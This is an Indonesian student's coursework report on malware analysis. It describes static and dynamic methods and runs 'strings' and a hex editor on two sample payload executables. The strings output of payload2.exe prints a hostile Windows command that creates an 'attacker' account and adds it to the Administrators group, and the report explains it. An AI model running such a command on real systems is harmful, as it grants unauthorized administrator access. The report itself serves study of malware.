

KEAMANAN JARINGAN KOMPUTER

“ANALISIS MALWARE”



OLEH :

LISA MARDALETA

0901181320032

JURUSAN SISTEM KOMPUTER

FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA

2017

❖ APA ITU ANALISIS MALWARE ?


Analisis Malware adalah studi atau proses penentuan fungsi, asal dan dampak potensial dari sampel malware yang diberikan seperti virus, worm, trojan horse, rootkit, atau backdoor. Malware atau perangkat lunak berbahaya adalah perangkat lunak komputer dimaksudkan untuk menyakiti sistem operasi host atau mencuri data sensitif dari pengguna, organisasi atau perusahaan. Malware dapat mencakup perangkat lunak yang mengumpulkan informasi pengguna tanpa izin.

❖ Tipe ANALISIS MALWARE :


- 1. Statis Analisis Malware:** statis atau Analisis Kode biasanya dilakukan dengan membedah sumber daya yang berbeda dari file biner tanpa mengeksekusi dan mempelajari setiap komponen. File biner juga dapat dibongkar (atau sebaliknya direkayasa) menggunakan disassembler seperti IDA. Kode mesin kadang-kadang dapat diterjemahkan ke dalam kode assembly yang dapat dibaca dan dipahami oleh manusia: analis malware kemudian dapat memahami petunjuk perakitan dan memiliki citra program apa yang seharusnya untuk melakukan. Beberapa malware modern ditulis menggunakan teknik mengelak untuk mengalahkan jenis analisis ini, misalnya dengan menanamkan kesalahan kode sintaksis yang akan membingungkan disassemblers tapi itu masih akan berfungsi selama eksekusi yang sebenarnya.
- 2. Analisis Malware Dinamis:** analisis dinamis atau Behavioral dilakukan dengan mengamati perilaku malware saat itu benar-benar berjalan pada sistem host. Bentuk analisis sering dilakukan dalam lingkungan sandbox untuk mencegah malware dari benar-benar menginfeksi sistem produksi; banyak kotak pasir tersebut adalah sistem virtual yang dapat dengan mudah digulung kembali ke keadaan bersih setelah analisis selesai. malware juga dapat debug saat menjalankan menggunakan debugger seperti GDB atau WinDbg untuk menonton perilaku dan efek pada sistem host dari langkah malware demi langkah sementara instruksi yang sedang diproses. malware modern dapat menunjukkan berbagai teknik mengelak dirancang untuk mengalahkan analisis dinamis termasuk pengujian untuk lingkungan virtual atau debugger aktif, menunda pelaksanaan muatan berbahaya, atau membutuhkan beberapa bentuk input pengguna interaktif.

▪ STRINGS


- Pada saat Strings payload.exe



```
Keamanan Jaringan Komputer/tugas7 $ su
Password:
fiki-x200MA tugas7 # ls
payload2.exe  payload.doc  payloads  payload.txt  TUGAS
payload2.txt  payload.exe  payloads.zip  tools  PPT  Irmor.pptx  TUGAS_ljk.zip
fiki-x200MA tugas7 # strings payload.exe > payloadica.txt
fiki-x200MA tugas7 # strings payload2.exe > payloadica.txt
fiki-x200MA tugas7 # strings payload2.exe
;)su
D$$[!ayZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
fiki-x200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.txt
.rdata
@.data
.rsrc
AHQC
8SSHlQA
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
PVRQt
ekAkf
E5at
#t
V
```



```
cker /ADD
fiki-x200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.txt
.rdata
@.data
.rsrc
AHQC
8SSHlQA
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
PVRQt
ekAkf
E5at
#t
V
t:;SV 53_1015465 10.1109@ICSENS.2 Untitled.png The Bear 1988
Ag-6 9952_71063 016.7808712.pdf 720p Wildlife Story
|D;p 464028179_ t ;W r.jpg 5 1 English.mp4
A)WE
Qh\i@
bADPh
{BTS\ (AF
A^?
+$hh
9))r
```

A terminal window titled "Terminal" with standard window controls (-, +, X). The terminal output shows the ApacheBench version information: "This is ApacheBench, Version %s 2.3 <\$Revision: 655654 \$>". Below this, a list of command-line options is displayed, including -h (display usage), -r (don't exit on socket receive errors), -e filename (output CSV file), -g filename (output gnuplot data), -s (no confidence estimators), -d (no percentiles table), -k (HTTP KeepAlive), -V (print version), -X proxy:port (proxyserver and port), -P attribute (Basic Proxy Authentication), -A attribute (Basic WWW Authentication), -H attribute (Arbitrary header line), -C attribute (Add cookie), -z attributes (string to insert as td or th), -y attributes (string to insert as tr), -x attributes (string to insert as table attributes), -i (use HEAD instead of GET), -w (print results in HTML tables), and -v verbosity (troubleshooting info).


Analisa :

Pada saat Strings payload.exe diatas terdapat hasil berupa aplikasi, yaitu aplikasi **ApacheBench, Version %s 2.3 <\$Revision: 655654 \$>**

Dimana yang diketahui bahwa ApacheBench (ab) adalah alat untuk pembandingan server Anda Apache Hypertext Transfer Protocol (HTTP). Hal ini dirancang untuk memberikan kesan bagaimana saat melakukan instalasi Apache. Hal ini menunjukkan berapa banyak permintaan per detik instalasi Apache yang mampu melayani.

ApacheBench (ab) adalah sebuah program komputer baris perintah single-threaded untuk mengukur kinerja server web HTTP. Awalnya dirancang untuk menguji Apache HTTP Server, itu sudah cukup generik untuk menguji setiap web server.

- Pada saat **Strings payload2.exe**





```
Terminal
File Edit View Terminal Tabs Help
Keamanan Jaringan Komputer/tugas7 $ su
Password:
fiki-x200MA tugas7 # ls
payload2.exe payload.doc payloads payload.txt TUGAS
payload2.txt payload.exe payload8.zip tools TUGAS_kk.zip
fiki-x200MA tugas7 # strings payload.exe > payloadica.txt
fiki-x200MA tugas7 # strings payload2.exe > payloadica.txt
fiki-x200MA tugas7 # strings payload2.exe
;jsu
D$$[!ayZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
fiki-x200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.txt
.rdata
@.data
.rsrc
AH@C
8SSHLEA
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{&P
h@<A
A(Rh
PVRQt
ekAKf
ESat
#t
V
```

Analisa :

Pada saat **strings payload2.exe** terdapat hasil berupa **cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD** yang artinya adalah **Exploit** (untuk melakukan eksekusi sebuah file dari attacker) . **CMD** itu merupakan perintah untuk memasukkan user baru. Administratornya adalah **Attacker**.

Jadi, **cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD** adalah User admin membuat user baru, kemudian user baru tersebut memiliki hak akses sebagai admin.

▪ GHEX



Analisa :

GHex merupakan Aplikasi Hex Editor untuk Linux. Hex Editor adalah jenis program yang digunakan untuk memanipulasi data dari suatu file binary di komputer dan merupakan software penting dalam mempelajari alur kerja suatu program bila tidak memiliki source code-nya. Dengan hex editor anda akan melihat data dari suatu file ditampilkan dalam format

hexadecimal. Akan ditampilkan alamat hexadecimal di sebelah kiri (hex area) dan isi dari alamat tersebut di kotak sebelah kanan (text area). Pada saat melakukan proses Ghex pada payload.exe, dan saya memblok bagian **MZ** pada file **payload.exe** lalu saya menggunakan **List of file signatures-wikipedia** untuk mengecek kesamaan pada file tersebut dan hasilnya sama yaitu **MZ 4D 5A**.